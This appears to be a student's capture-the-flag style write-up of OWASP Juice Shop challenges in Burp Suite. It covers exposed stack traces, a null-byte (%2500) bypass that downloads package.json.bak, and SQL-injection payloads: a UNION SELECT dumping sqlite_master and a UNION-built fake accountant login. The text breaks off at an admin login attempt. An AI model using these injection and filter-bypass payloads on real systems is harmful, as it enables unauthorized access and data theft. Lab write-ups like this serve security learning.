

Error Handling

The screenshot shows the OWASP Juice Shop website in a browser. A modal window displays 'Apple Juice (1000ml)' with a price of 1.99. Below the website, the Burp Suite interface is visible, showing the 'Proxy' tab and a list of intercepted HTTP requests.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
20	https://juice-shop.herokuapp.com	GET	/rest/admin/application-configur...			200	22554	JSON		
21	https://juice-shop.herokuapp.com	GET	/api/Challenges/?name=Score%2...	✓		200	1545	JSON		
22	https://juice-shop.herokuapp.com	POST	/socket.io/?EIO=4&transport=poll...	✓		200	727	text	io/	
23	https://juice-shop.herokuapp.com	GET	/socket.io/?EIO=4&transport=poll...	✓		200	774	JSON	io/	
26	https://juice-shop.herokuapp.com	GET	/rest/admin/application-configur...			200	22558	JSON		
27	https://juice-shop.herokuapp.com	GET	/socket.io/?EIO=4&transport=poll...	✓		200	742	text	io/	
28	https://juice-shop.herokuapp.com	GET	/socket.io/?EIO=4&transport=web...	✓		101	725		io/	
40	https://juice-shop.herokuapp.com	GET	/rest/user/whoami			200	898	JSON		
41	https://juice-shop.herokuapp.com	GET	/rest/products/1/reviews			200	1347	JSON		
42	https://juice-shop.herokuapp.com	GET	/rest/products/1/reviews			200	1347	JSON		
43	https://juice-shop.herokuapp.com	GET	/rest/products/1/reviews			200	1355	JSON		

Pressed on a product to view

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A context menu is open over a selected request, showing options like 'Add to scope', 'Scan', 'Send to Intruder', 'Send to Repeater', 'Send to Sequencer', 'Send to Organizer', 'Send to Comparer (request)', 'Send to Comparer (response)', 'Show response in browser', 'Request in browser', 'Engagement tools [Pro version only]', 'Show new history window', 'Add notes', 'Highlight', 'Delete item', 'Clear history', 'Copy URL', 'Copy as curl command (bash)', 'Copy links', 'Save item', and 'Proxy history documentation'.

Sending request to the repeater

Request

PrettyRawHex

1GET /rest/products/1/reviews HTTP/1.1

2Host: juice-shop.herokuapp.com

3Cookie: language=en; welcomebanner_status=dismiss

4Sec-Ch-Ua-Platform: "Windows"

5Accept-Language: en-US,en;q=0.9

6Accept: application/json, text/plain, */*

7Sec-Ch-Ua: "Chromium";v="133", "Not (A:Brand";v="99"

8User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36

9Sec-Ch-Ua-Mobile: ?0

10Sec-Fetch-Site: same-origin

11Sec-Fetch-Mode: cors

12Sec-Fetch-Dest: empty

13Referer: https://juice-shop.herokuapp.com/

14Accept-Encoding: gzip, deflate, br

15Priority: u=1, i

16Connection: keep-alive

17

18

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Access-Control-Allow-Origin: *

3Content-Length: 457

4Content-Type: application/json; charset=utf-8

5Date: Sun, 16 Mar 2025 20:08:10 GMT

6Etag: W/"1c9-z17jHQLxjTyEblTWa+ug7UzBnQU"

7Feature-Policy: payment 'self'

8Nel: { "report_to": "heroku-nel", "response_headers": ["Via"], "max_age": 3600, "success_fraction": 0.01, "failure_fraction": 0.1 }

9Report-To: { "group": "heroku-nel", "endpoints": [{ "url": "https://nel.herokuapp.com/reports?s=sNeJnvO%2BNrHXDSm1G3p4HC62US9Yui87n4Cnf1OIx4M%3D\u0026sid=812dcc77-0bd0-43b1-a5f1-b25750382959\u0026ts=1742155690" }], "max_age": 3600 }

10Reporting-Endpoints: heroku-nel="https://nel.herokuapp.com/reports?s=sNeJnvO%2BNrHXDSm1G3p4HC62US9Yui87n4Cnf1OIx4M%3D&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&ts=1742155690"

11Server: Heroku

12Vary: Accept-Encoding

13Via: 1.1 heroku-router

14X-Content-Type-Options: nosniff

15X-Frame-Options: SAMEORIGIN




16X-Recruiting: /#/jobs

17

18{ "status": "success", "data": [{ "message": "One of my favorites!", "author": "admin@juice-sh.op", "product": 1, "likesCount": 0, "likedBy": [], "_id": "sNoGtAhubSEMs77HK", "liked": true }, { "product": "1", "message": "Beautiful\n\n", "author": "admin@juice-sh.op", "likesCount": 0, "likedBy": [] }




Resending the same request – no poor error handling message appears

Request

Pretty Raw Hex   ln 

```
1 GET /rest/products/1/reviews HTTP/1.1
```

Request

Pretty Raw Hex   ln 

```
1 GET /rest/AZIZ/1/reviews HTTP/1.1
```

Editing the request

Response

Pretty Raw Hex Render


```
1 HTTP/1.1 500 Internal Server Error

17 {
18   "error": {
19     "message": "Unexpected path: /rest/AZIZ/1/reviews",
20     "stack":
      "Error: Unexpected path: /rest/AZIZ/1/reviews\n    at /app\n/build/routes/angular.js:38:18\n    at Layer.handle [as ha\nhandle_request] (/app/node_modules/express/lib/router/layer.\njs:95:5)\n    at trim_prefix (/app/node_modules/express/li\nb/router/index.js:328:13)\n    at /app/node_modules/expres\ns/lib/router/index.js:286:9\n    at Function.process_param\ns (/app/node_modules/express/lib/router/index.js:346:12)\n    at next (/app/node_modules/express/lib/router/index.js\n:280:10)\n    at /app/build/routes/verify.js:171:5\n    at\nLayer.handle [as handle_request] (/app/node_modules/expre\nss/lib/router/layer.js:95:5)\n    at trim_prefix (/app/nod\ne_modules/express/lib/router/index.js:328:13)\n    at /app\n/node_modules/express/lib/router/index.js:286:9\n    at Fu\nnction.process_params (/app/node_modules/express/lib/route\nr/index.js:346:12)\n    at next (/app/node_modules/express\n/lib/router/index.js:280:10)\n    at /app/build/routes/ver\nify.js:105:5\n    at Layer.handle [as handle request] (/ap
```

Getting error code 500 internal server error

Backup File Exposure - Sensitive Information Disclosure


Forgotten Developer Backup



Typing `/ftp` into the link which shows us these files




Clicking the `package.json.bak` file as backup files tend to have the bak extension



OWASP Juice Shop (Express ^4.21.0)

403 Error: Only .md and .pdf files are allowed!

```
at verify (/app/build/routes/fileServer.js:55:18)
at /app/build/routes/fileServer.js:39:13
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:328:13)
at /app/node_modules/express/lib/router/index.js:286:9
at param (/app/node_modules/express/lib/router/index.js:365:14)
at param (/app/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/app/node_modules/express/lib/router/index.js:421:3)
at next (/app/node_modules/express/lib/router/index.js:280:10)
at /app/node_modules/serve-index/index.js:145:39
at FSReqCallback.oncomplete (node:fs:199:5)
```




Typing %00.md to open the file as an “md” file while actually opening the package.json.bak file

OWASP Juice Shop (Express ^4.21.0)

400 **BadRequestError: Bad Request**

```
at /app/node_modules/serve-index/index.js:120:42
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:328:13)
at /app/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/app/node_modules/express/lib/router/index.js:346:12)
at next (/app/node_modules/express/lib/router/index.js:280:10)
at serveIndexMiddleware (/app/build/server.js:260:9)
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:328:13)
at /app/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/app/node_modules/express/lib/router/index.js:346:12)
at next (/app/node_modules/express/lib/router/index.js:280:10)
at /app/build/lib/antiCheat.js:72:5
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:328:13)
at /app/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/app/node_modules/express/lib/router/index.js:346:12)
at next (/app/node_modules/express/lib/router/index.js:280:10)
at /app/node_modules/express/lib/router/index.js:646:15
at next (/app/node_modules/express/lib/router/index.js:265:14)
at Function.handle (/app/node_modules/express/lib/router/index.js:175:3)
at router (/app/node_modules/express/lib/router/index.js:47:12)
```


Getting a 400 bad request error




At the burpsuite decoder we decode "%00" to a url to give us " %25%30%30" and replacing it in the link



Which downloads the file






The image shows a Notepad++ window with the file path `C:\Users\AHMED\Downloads\package.json.bak%00.md`. The editor displays a JSON file for a project named "juice-shop". The JSON content includes fields for name, version, description, homepage, author, contributors, private status, keywords, and dependencies. The contributors list includes Björn Kimminich and several others. The keywords list includes "web security", "web application security", "webappsec", "owasp", "pentest", "pentesting", "security", "vulnerable", "vulnerability", "broken", and "bodgeit". The dependencies list includes "body-parser", "colors", "config", "cookie-parser", "cors", "dottie", "epilogue-js", and "express-handlebars".

```
1 {
2   "name": "juice-shop",
3   "version": "6.2.0-SNAPSHOT",
4   "description": "An intentionally insecure JavaScript Web Application",
5   "homepage": "http://owasp-juice.shop",
6   "author": "Björn Kimminich <bjoern.kimminich@owasp.org> (https://kimminich.de)",
7   "contributors": [
8     "Björn Kimminich",
9     "Jannik Hollenbach",
10    "Aashish683",
11    "greenkeeper[bot]",
12    "MarcRler",
13    "agrawalarpit14",
14    "Scar26",
15    "CaptainFreak",
16    "Supratik Das",
17    "JuiceShopBot",
18    "the-pro",
19    "Ziyan Li",
20    "aaryan10",
21    "m4lllc3",
22    "Timo Pagel",
23    "...",
24  ],
25   "private": true,
26   "keywords": [
27     "web security",
28     "web application security",
29     "webappsec",
30     "owasp",
31     "pentest",
32     "pentesting",
33     "security",
34     "vulnerable",
35     "vulnerability",
36     "broken",
37     "bodgeit"
38  ],
39   "dependencies": {
40     "body-parser": "~1.18",
41     "colors": "~1.1",
42     "config": "~1.28",
43     "cookie-parser": "~1.4",
44     "cors": "~2.8",
45     "dottie": "~2.0",
46     "epilogue-js": "~0.7",
47     "express-handlebars": "~1.5"
```

And shows information such as keywords and dependencies

Weak Password Hashing (Via SQLi)

Ephemeral Accountant (SQL-Injection)



```
21 {  
    "email": "AZIZ",  
    "password": "AZIZ"  
}
```

```
16 X-Recruiting: /#/jobs  
17  
18 Invalid email or password.
```

Trying random credentials to login which will be invalid since they dont exist

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 POST /rest/user/login HTTP/1.1 2 Host: juice-shop.herokuapp.com 3 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode= glhXt8cVCRszFVf8tBTkgu8atyDIrb snNFVyhjyI9ZFP9tn3ciVHZ6ujxc1P s2jsO7HoWI9KCN1 4 Content-Length: 27 5 Sec-Ch-Ua-Platform: "Windows" 6 Accept-Language: en-US,en;q=0.9 7 Accept: application/json, text/plain, */* 8 Sec-Ch-Ua: "Chromium";v="133", "Not (A:Brand";v="99" 9 Content-Type: application/json 10 Sec-Ch-Ua-Mobile: ?0 11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36 12 Origin: https://juice-shop.herokuapp.c om 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://juice-shop.herokuapp.c om/ 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=1, i 19 Connection: keep-alive 20 { 21 { 22 "email": "", 23 "password": "" 24 } 25 } </pre>		<pre> heroku-nel="https://nel.herokuapp.com/reports?s=7dvfMN1ZzyM7R5J mD7L6owUUTSjho%2FYjTU35mI57zLA%3D&sid=812dcc77-0bd0-43b1-a5f 1-b25750382959&ts=1742159151" 9 Server: Heroku 10 Vary: Accept-Encoding 11 Via: 1.1 heroku-router 12 X-Content-Type-Options: nosniff 13 X-Frame-Options: SAMEORIGIN 14 X-Recruiting: /#/jobs 15 Content-Length: 1136 16 { 17 "error": { 18 "message": 19 "SQLITE_ERROR: near \"d41d8cd98f00b204e9800998ecf8427e\": sy ntax error", 20 "stack": 21 "Error\n at Database.<anonymous> (/app/node_modules/sequ elize/lib/dialects/sqlite/query.js:185:27)\n at /app/node_ modules/sequelize/lib/dialects/sqlite/query.js:183:50\n a t new Promise (<anonymous>)\n at Query.run (/app/node_mod ules/sequelize/lib/dialects/sqlite/query.js:183:12)\n at /app/node_modules/sequelize/lib/sequelize.js:315:28\n at process.processTicksAndRejections (node:internal/process/tas k_queues:105:5)", 22 "name": "SequelizeDatabaseError", 23 "parent": { 24 "errno": 1, 25 "code": "SQLITE_ERROR", 26 "sql": 27 "SELECT * FROM Users WHERE email = '' AND password = 'd41d8 cd98f00b204e9800998ecf8427e' AND deletedAt IS NULL" 28 }, 29 "original": { 30 "errno": 1, 31 "code": "SQLITE_ERROR", 32 "sql": 33 "SELECT * FROM Users WHERE email = '' AND password = 'd41d8 cd98f00b204e9800998ecf8427e' AND deletedAt IS NULL" 34 }, 35 "parameters": {} 36 } 37 } </pre>	

Sending the request to the repeater and changing the email to “ ’ ” to get an SQLITE error

Request		Response	
Pretty	Raw	Pretty	Raw
1	GET /rest/products/search?q=banana''))UNION%20SELECT%20sql,2,3,4,5,6,7,8,9%20FROM%20sqlite_master-- HTTP/1.1		
2	Host: juice-shop.herokuapp.com		
3	Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=g1hXt8cVCRszFVf8tBTkgu8atyDlrbsnNFVyhjyI9ZFP9tn3clVHZ6ujxc1Ps2js07HoWI9KCN1		
4	Sec-Ch-Ua-Platform: "Windows"		
5	Accept-Language: en-US,en;q=0.9		
6	Accept: application/json, text/plain, */*		
7	Sec-Ch-Ua: "Chromium";v="133", "Not (A:Brand";v="99"		
8	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36		
9	Sec-Ch-Ua-Mobile: ?0		
10	Sec-Fetch-Site: same-origin		
11	Sec-Fetch-Mode: cors		
12	Sec-Fetch-Dest: empty		
13	Referer: https://juice-shop.herokuapp.com/		
14	Accept-Encoding: gzip, deflate, br		
15	Priority: u=1, i		
16	Connection: keep-alive		
17			
18			
			{
			"id":
			"CREATE TABLE `Users` (`id` IN
			TEGER PRIMARY KEY AUTOINCREMEN
			T, `username` VARCHAR(255) DEF
			AULT '', `email` VARCHAR(255)
			UNIQUE, `password` VARCHAR(255
), `role` VARCHAR(255) DEFAULT
			'customer', `deluxeToken` VAR
			CHAR(255) DEFAULT '', `lastLog
			inIp` VARCHAR(255) DEFAULT '0.
			0.0.0', `profileImage` VARCHAR
			(255) DEFAULT '/assets/public/
			images/uploads/default.svg', `
			totpSecret` VARCHAR(255) DEFAU
			LT '', `isActive` TINYINT(1) D
			EFAULT 1, `createdAt` DATETIME
			E NOT NULL, `updatedAt` DATETI
			ME)",
			"name":2,
			"description":3,
			"price":4,
			"deluxePrice":5,
			"image":6,
			"createdAt":7,
			"updatedAt":8,
			"deletedAt":9
			},

Entering

" banana''))UNION%20SELECT%20sql,2,3,4,5,6,7,8,9%20FROM%20sqlite_master-- "

to get table schema and get the table we need which is users

```

{
  "CREATE TABLE `Users` (
    `id` INTEGER PRIMARY KEY AUTOINCREMENT,
    `username` VARCHAR(255) DEFAULT "",
    `email` VARCHAR(255) UNIQUE,
    `password` VARCHAR(255),
    `role` VARCHAR(255) DEFAULT 'customer',
    `deluxeToken` VARCHAR(255) DEFAULT "",
    `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0',
    `profileImage` VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg',
    `totpSecret` VARCHAR(255) DEFAULT "",
    `isActive` TINYINT(1) DEFAULT 1,
    `createdAt` DATETIME NOT NULL,
    `updatedAt` DATETIME NOT NULL,
    `deletedAt` DATETIME)
}

```

Json beautifier

```


"email":
"UNION SELECT*FROM (SELECT 1000 as 'id',' ' a
s 'username', 'accDunt4nt@juice-sh.op' as 'emai
l', 'asdfasdf' as 'password', 'accounting' as
'role',' ' as 'deluxeToken', '127.0.0.1' as 'l
astLoginIp', 'default.svg' as 'profileImage',
' ' as 'totpSecret', 1 as 'isActive', '2020-0
8-30 11:12:13.456+00:00' as 'createdAt', '2020
-08-30 11:12:13.456 +00:00' as 'updatedAt', nu
ll as 'deletedAt')--",
"password":""

```

Crafting attack payload to get authentication token solving the challenge

```
"authentication": {  
  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJS eyJzZXNpdGVhbi0iOiJzdWNjZXRzIiwiaWF0YSI6eyJpZCI6  
  "bid": 6,  
  "email": "account4nt@juice-sh.op"
```

Login Admin (Injection)



Trying to login as admin admin


29	https://juice-shop.herokuapp...	POST	/rest/user/login	✓	401	929	text
Request				Response			
Pretty Raw Hex				Pretty Raw Hex Render			
<pre>1 POST /rest/user/login HTTP/1.1 2 Host: juice-shop.herokuapp.com 3 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode= nQhptatvcDIwCbs2F7f0tWIWTVnujntywI6OTLms5BFb8h26IErF mYtByc95hXjuQKtn6c39uQ6f1kHVbh4Rck1IzDT8v 4 Content-Length: 36 5 Sec-Ch-Ua-Platform: "Windows" 6 Accept-Language: en-US,en;q=0.9 7 Accept: application/json, text/plain, */* 8 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99" 9 Content-Type: application/json 10 Sec-Ch-Ua-Mobile: ?0 11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36 12 Origin: https://juice-shop.herokuapp.com 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://juice-shop.herokuapp.com/ 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=1, i 19 Connection: keep-alive 20 21 { "email": "admin", "password": "admin" }</pre>				<pre>1 HTTP/1.1 401 Unauthorized 2 Access-Control-Allow-Origin: * 3 Content-Length: 26 4 Content-Type: text/html; charset=utf-8 5 Date: Sat, 05 Apr 2025 09:23:27 GMT 6 Etag: W/"1a-ARJvVK+smzAF3QQve2mDSG+3Eus" 7 Feature-Policy: payment 'self' 8 Nel: {"report_to":"heroku-nel","response_headers":["Via"] ,"max_age":3600,"success_fraction":0.01,"failure_fra ction":0.1} 9 Report-To: {"group":"heroku-nel","endpoints":[{"url":"https://n el.herokuapp.com/reports?s=NhqbMJXcfz7P%2F4XW4%2BfB3Get j7cyC%2FF1iesFdFzAv00%3D\u0026sid=812dcc77-Obd0-43b1 -a5f1-b25750382959\u0026ts=1743845007"}],"max_age":3 600} 10 Reporting-Endpoints: 